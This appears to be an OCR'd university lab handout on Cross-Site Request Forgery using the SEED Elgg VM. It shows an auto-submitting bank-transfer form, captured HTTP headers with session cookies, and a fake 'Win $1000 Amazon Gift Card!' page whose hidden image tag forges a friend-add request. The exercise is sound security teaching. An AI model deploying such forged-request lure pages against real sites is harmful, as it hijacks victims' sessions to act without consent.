
Cross-Site Request Forgery (CSRF) Attack Using GET Request

(Aka: Session Riding)

Introduction


Cross-Site Request Forgery (CSRF)
Victim browser
attacker.com
mybank.com
1) Victim signs on to mybank
2) Victim visits attacker.com
3) Page contains CSRF code
4) Browser sends the request to mybank
39

```
<form action=https://mybank.com/transfer.jsp
  method=POST>
  <input name=recipient value=attacker>
  <input name=amount value=1000>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /transfer.jsp HTTP/1.1
Cookie: <mybank authentication cookie>
recipient=attacker&amount=1000
```


Lab Environment

We have created two accounts in the VM. The usernames and passwords are listed in the following:

- User ID: root, Password: *seedubuntu*.
  - Note: Ubuntu does not allow root to login directly from the login window. You have to login as a normal user, and then use the command **su** to login to the root account.
- User ID: seed, Password: *dees*

Task 1: Understand all Tabs of a Browser Share the Same Session ID

1. Open Amazon.com and view your orders. Amazon asks your user name and password.



Sign in

Email (phone for mobile accounts)

test@gmail.com

Password — Forgot your password?

•••••••••••

□ Keep me signed in. Details

2. Questions:
   - 2.1. If you open second tab in the same browser and try to check your orders in Amazon, do you have to retype your user name and password? Why?
   - 2.2. If you log out in the first tab and try to check your orders in Amazon in the second tab, do you have to retype your user name and password? Why?

Task 2: Demonstrate CSRF Attack Using GET Request

http://www.csrflabelgg.com/ is social website. **Alice** and **Bob** both are registered users. All members of the website can see others’ names and add others as his/her friends. However, the friend relation is unidirectional, e.g., **Bob** added **Alice** as a friend means **Bob** treats **Alice** is a friend, however, it doesn’t mean **Alice** treats **Bob** as a friend. **Bob** wants **Alice** add him as a friend, but **Alice** refuses to do so. **Bob** tricks **Alice** to add him as a friend without **Alice’s** permission using the CSRF attack.

In the task, pretend that you are **Bob**, the task describes how you can construct the content of the web page, so as soon as **Alice** visits the web page, **Bob** is added to the friend list of **Alice** (assuming **Alice** has an active session with Elgg)

Step a: The victim user (**Alice**) holds an active session with a trusted site **http://www.csrflabelgg.com/**


Step b: **Bob** injects an HTTP **GET** request in the malicious site http://www.csrflabattacker.com/ owned by **Bob**

Step c: **Bob** lures **Alice** to visit the malicious site http://www.csrflabattacker.com/

Step d: **Alice** is lured to visit the malicious site.


The results**: Alice's** visit causes damages (**Bob adds Alice as a friend without Alice's knowledge**)


1. Understand a normal friend request HTTP header information. Note that we can use the scenario of either Bob-sends-Alice request or Alice-sends-Bob request to understand friend request's header information. For the demonstrate purpose, we use the scenario of **Bob**-sends-**Alice** friend request.
   1.1. Start apache web server





```
seed@Server(10.0.2.4):/$ sudo service apache2 start
```


   1.2. Bob sends a friend request to Alice












Boby is now a friend with Alice 8 minutes ago


1.3. Bob sends normal request is captured using Live HTTP Header




```
http://www.csrflabelgg.com/action/friends/add?friend=39&__elgg_ts=1477327785&__elgg_token=55457652b3fb6f4fab93b35997f810c2

GET /action/friends/add?friend=39&__elgg_ts=1477327785&__elgg_token=55457652b3fb6f4fab93b35997f810c2 HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice
Cookie: Elgg=ln3gpndrfvolakggfhb046k0d4
Connection: keep-alive

HTTP/1.1 302 Found
Date: Mon, 24 Oct 2016 16:52:31 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
```

1.4. Question: Use the scenario of Alice-sends-Bob friend request to find ID of Bob


2. Understand the Goal of Bob



2.1. Log in as **Alice**




2.2. The goal is to show “Alice is now a friend with Bob”




2.3. Technically, to achieve the goal, **Bob** needs to lure **Alice** to click the link http://www.csrflabelgg.com/action/friend/add?friend=40

3. Understand how **Bob** lures **Alice** to “click” the link http://www.csrflabelgg.com/action/friends/add?friend=40

3.1. Edit a malicious page




```
seed@Server(10.0.2.4):/$ gedit /var/www/CSRF/Attacker/index.html
```


index.html (/var/www/CSRF/Attacker) - gedit
File Edit View Search Tools Documents Help
Open
Save
Undo
index.html


```
<html>
<head>
<title>
Win Free Amazon Gift Card!
</title>
</head>
<body>
<h1>
Win $1000 Amazon Gift Card!
</h1>
<img src="http://www.csrflabelgg.com/action/friends/add?friend=40" width="1" height="1" />
</body>
</html>
```

3.2. Find Alice’s session cookie before loading the malicious website




```
http://www.csrflabelgg.com/activity/owner/alice

GET /activity/owner/alice HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/activity
Cookie: Elgg=f5q8nk5mqvhf346uhoj6i7dvb5
Connection: keep-alive
```

3.3. Hacking! In the same browser, open the second tab and type the following address. You need to use Live HTTP Header to capture the header's information


① Alice logged in
③ Alice opens the malicious page
CSRF Lab Site: My Activity
Win Free Amazon Gift Card!
www.csrflabattacker.com/index.html
Most Visited
Getting Started
Seed Labs


Win $1000 Amazon Gift Card!

3.4. Display the capture index.html header information



```
Content-Type: text/html

http://www.csrflabelgg.com/action/friend/add?friend=40

GET /action/friend/add?friend=40 HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Cookie: Elgg=f5q8nk5mqvhf346uhdj6i7dvb5
Connection: keep-alive

HTTP/1.1 302 Found
Date: Mon, 24 Oct 2016 22:43:08 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: http://www.csrflabattacker.com/
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

3.5. Refresh the page. Alice added Bob as a friend.



Task 3: Add Charlie as a Friend of Alice Using GET Request

Assume user name and password of Charlie is as follows:

User Name: charlie Password: seedcharlie

Reference:

- http://www.cis.syr.edu/~wedu/seed/lab_env.html
- http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Web/Web_CSRF_Elgg/Web_CSRF_Elgg.pdf